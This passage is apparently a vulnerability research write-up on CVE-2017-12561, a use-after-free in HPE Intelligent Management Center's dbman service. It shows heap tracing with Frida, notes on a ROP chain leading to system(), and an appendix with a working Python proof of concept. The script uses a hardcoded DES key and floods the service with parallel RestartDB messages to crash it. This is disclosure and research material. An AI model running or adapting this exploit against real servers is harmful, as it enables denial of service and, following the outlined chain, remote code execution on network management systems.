    775d0c96 ntdll!RtlDebugAllocateHeap+0x00000030
    7758ae1e ntdll!RtlpAllocateHeap+0x000000c4
    77533cce ntdll!RtlAllocateHeap+0x0000023a
    747f3db8 MSVCR90!malloc+0x00000079
    747f3eb8 MSVCR90!operator new+0x0000001f
    0045ee69 dbman+0x0005ee69
    6a9bc410 ACE_v6!ACE_WFMO_Reactor::upcall+0x000000e0
```

We can see that it is size `0x24` and allocated here, in `My_Accept_Handler::handle_input()`:



Upon accepting a new connection, the `event_handler` object is allocated and initialized in this function. An allocation of size `0x24` will be placed in the Low Fragmentation Heap (LFH) which is predictable and easily shaped in earlier versions of Windows. The heap visualization tool villoc combined with a simple Frida script to trace allocations (`mem_trace.js` in the appendix) let us understand its behaviour:

The above demonstrates that allocations of the same size are continuous and that malloc returns the last freed chunk. This leads us to the next step - reclaiming the freed chunk. First we'll check to see if there are any allocations we control between the free of `event_handler` and its eventual use by using our Frida script, `mem_trace.js`:

```
...
free(0xa65d98) = 0x1
[i] Allocations: {"0xa67830":"0x68","0xa76900":"0x4","0xa679c0":"0xc","0xa7c680" :"0xff"}
[x] Exception: {"type":"access-violation","address":"0x1068fffb","memory":{"operation":"e
xecute","address":"0x1068fffb"},"context":{"pc":"0x1068fffb","sp":"0xd5fdbc","eax":"0x1f
f","ecx":"0xa65d98","edx":"0x1068fffb","ebx":"0x0","esp":"0xd5fdbc","ebp":"0xa71e7c","es
i":"0xa65d98","edi":"0xa67cf4","eip":"0x1068fffb"},"nativeContext":"0xd5f958"}
Data dump @esi :
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  26 00 86 72 01 00 00 00 00 00 00 00 68 7a a6 00  &..r........hz..
00000010  e4 e1 86 72 01 00 00 00 00 00 00 00 ff ff ff ff  ...r............
00000020  98 5d a6 00                                      .]..
```

Here we can see that there are no allocations after `event_handler` (`0xa65d98`) is freed or before it is used and crashes the program. At this point we realize we'll have to reclaim the chunk with a different approach. Armed with the knowledge that `dbman` spawns separate threads to handle some commands, I get the idea to send several messages in parallel with the trigger message, hoping that in one of the threads spawned, an allocation will occur after our trigger message's `event_handler` is freed.

After some research into the other commands, I stumbled upon `RestartDB` (opcode 10008) which is spawned in a new thread and, as you might have guessed, restarts the database. This command instantiates several SNACC (the open source ASN.1 library used by `dbman`) objects whose size and contents we control. Furthermore, after issuing the stop and start commands, it sleeps for a combined 55 seconds allowing our allocations to stay alive.

However, despite several attempts, I still could not get the freed `event_handler` reclaimed before it is used. My proof of concept (`poc.py` in the appendix) demonstrates my attempts to do so. Upon running `poc.py` , the trigger packet along with multiple `RestartDB` messages are sent concurrently causing `dbman` to crash.

Other notes I had made on exploitation:

- the `dbman` service restarts immediately upon crashing allowing unlimited attempts at exploitation
- upon calling the `handle_close()` method, `esi` and `ecx` point to the freed `event_handler`
- once the fake `event_handler` reclaims the freed original, spray fake vtables on the heap using `RestartDB` messages
- the ROP chain begins with a stack pivot to our fake `event_handler` and then sets up the argument to `system()`
- the address of the command string is contained within our fake `event_handler` and a gadget to add an offset to `esi` / `ecx` allows us to obtain the reference to it to then push on the stack
- many `system()` (and other) gadgets exist in the `.text` section of `dbman` at static addresses (missing `/DYNAMICBASE`)

References

[1] http://www.dre.vanderbilt.edu/~schmidt/ACE-overview.html

Appendix

poc.py

```
"""
Target: HPE Intelligent Management Center dbman
Version: E504P04
Vulnerability: CVE-2017-12561/ZDI-17-836
Python Version: 3.7
Usage: poc.py $ip
"""

from multiprocessing import Pool
from binascii import unhexlify
import socket
import struct
import time
import sys
import pyDes # pip install pydes

def der(t, v):
    # short form length
    if 0 <= len(v) < 128:
        return t + struct.pack("B", len(v)) + v
    # long form length (only supports up to length 255)
    else:
        first = struct.pack("B", 0b10000000 | 1)
        length = struct.pack("B", len(v))
        return t + first + length + v

def build_message(opcode, payload):
    return struct.pack(">I", opcode) + struct.pack(">I", len(payload)) + payload

def trigger(size, type=1):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, port))
    # crash type 2: event_handler->handle_input()
```

```
    # ACE_WFMO_Reactor::upcall+be
    sock.send(build_message(10012, b"\x41" * size))
    # crash type 1: event_handler->handle_close()
    # ACE_WFMO_Reactor_Handler_Repository::make_changes_in_current_infos+0x163
    if type == 1:
        sock.recv(1)
    sock.close()

def send_pool(sock, data):
    sock.send(data)

# RemoteReservedFile
reservedFilePath = der(b"\x04", b"\x41" * 24)
backupPath = der(b"\x04", b"\x42" * 24)
backFileExt = der(b"\x04", b"\x43" * 24)
tm = der(b"\x02", b"\x01")
remoteReservedFile = der(b"\x30", reservedFilePath +
                                  backupPath +
                                  backFileExt +
                                  tm)

if __name__ == '__main__':
    _, ip = sys.argv
    port = 2810
    key = "liuan814"

    # RestartDB (opcode 10008)
    dbIP = der(b"\x04", b"\x41" * 0x24)
    iDBType = der(b"\x02", b"\x03")
    dbInstance = der(b"\x04", b"\x42" * 0x24)
    dbSaUserName = der(b"\x04", b"\x43" * 0x24)
    dbSaPassword = der(b"\x04", b"\x44" * 0x24)
    strOraDbIns = der(b"\x04", b"\x45" * 0x24)
    payload = der(b"\x30", dbIP +
                           iDBType +
```

```
                            dbInstance +
                            dbSaUserName +
                            dbSaPassword +
                            strOraDbIns)

    # PKCS5 padding
    pad_len = 8 - (len(payload) % 8)
    payload += pad_len * str.encode(chr(pad_len))

    d = pyDes.des(key, pyDes.ECB)
    payload = build_message(10008, d.encrypt(payload))

    # open the socket for the trigger packet
    s_trigger = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s_trigger.connect((ip, port))

    # open sockets for filling 0x24 hole after bug is triggered
    NUM = 10
    s_fill = []
    for _ in range(NUM):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, port))
        s_fill.append((s, payload))

    # send trigger_message in parallel with reclaim messages
    trigger_message = build_message(10012, b"\xFF" * 0xFF)
    args = s_fill + [(s_trigger, trigger_message)]
    with Pool(NUM) as p:
        p.starmap(send_pool, args)

    # clean up
    s_trigger.close()
    for s, _ in s_fill:
        s.close()
```

mem_trace.js

```
// adapted from https://blog.ret2.io/2018/08/28/pwn2own-2018-sandbox-escape/#dbi-guided-e
xploitation
var allocations = {}
var lock = null;
Interceptor.attach(Module.findExportByName("MSVCR90", "malloc"),
{
    onEnter: function (args) {
        while (lock == "free") { Thread.sleep(0.0001); }
        lock = "malloc";
        this.m_size = args[0];
    },

    onLeave: function (retval) {
        console.log("malloc(" + this.m_size + ") = " + retval);
        allocations[retval] = this.m_size;
        lock = null;
    }
});

Interceptor.attach(Module.findExportByName("MSVCR90", "free"),
{
    onEnter: function (args) {
        while (lock == "malloc"){ Thread.sleep(0.0001); }
        lock = "free";
        this.m_ptr = args[0];
    },

    onLeave: function (retval) {
        console.log("free(" + this.m_ptr + ") = " + retval);
        delete allocations[this.m_ptr];
        lock = null;
    }
});
```

```
var pRestartDb = ptr("0x00417080");
Interceptor.attach(pRestartDb, {
    onEnter: function(args) { console.log('[i] pRestartDb - threadId: ' + this.threadId);
 }
});

Process.setExceptionHandler(function(details) {
    Interceptor.flush();
    console.log('[i] Allocations: ' + JSON.stringify(allocations));
    console.log('[x] Exception: ' + JSON.stringify(details));
    if (details.type === "access-violation") {
        dumpAddr('@esi', details.context.esi, 0x24);
    }
    return false;
});

function dumpAddr(info, addr, size) {
    if (addr.isNull())
        return;

    var size = size > 0x100 ? 0x100 : size;
    console.log('Data dump ' + info + ' :');
    var buf = Memory.readByteArray(addr, size);

    // If you want color magic, set ansi to true
    console.log(hexdump(buf, { offset: 0, length: size, header: true, ansi: false }));
    if (size > 100) {
        console.log('[..truncated...]');
    }
}
```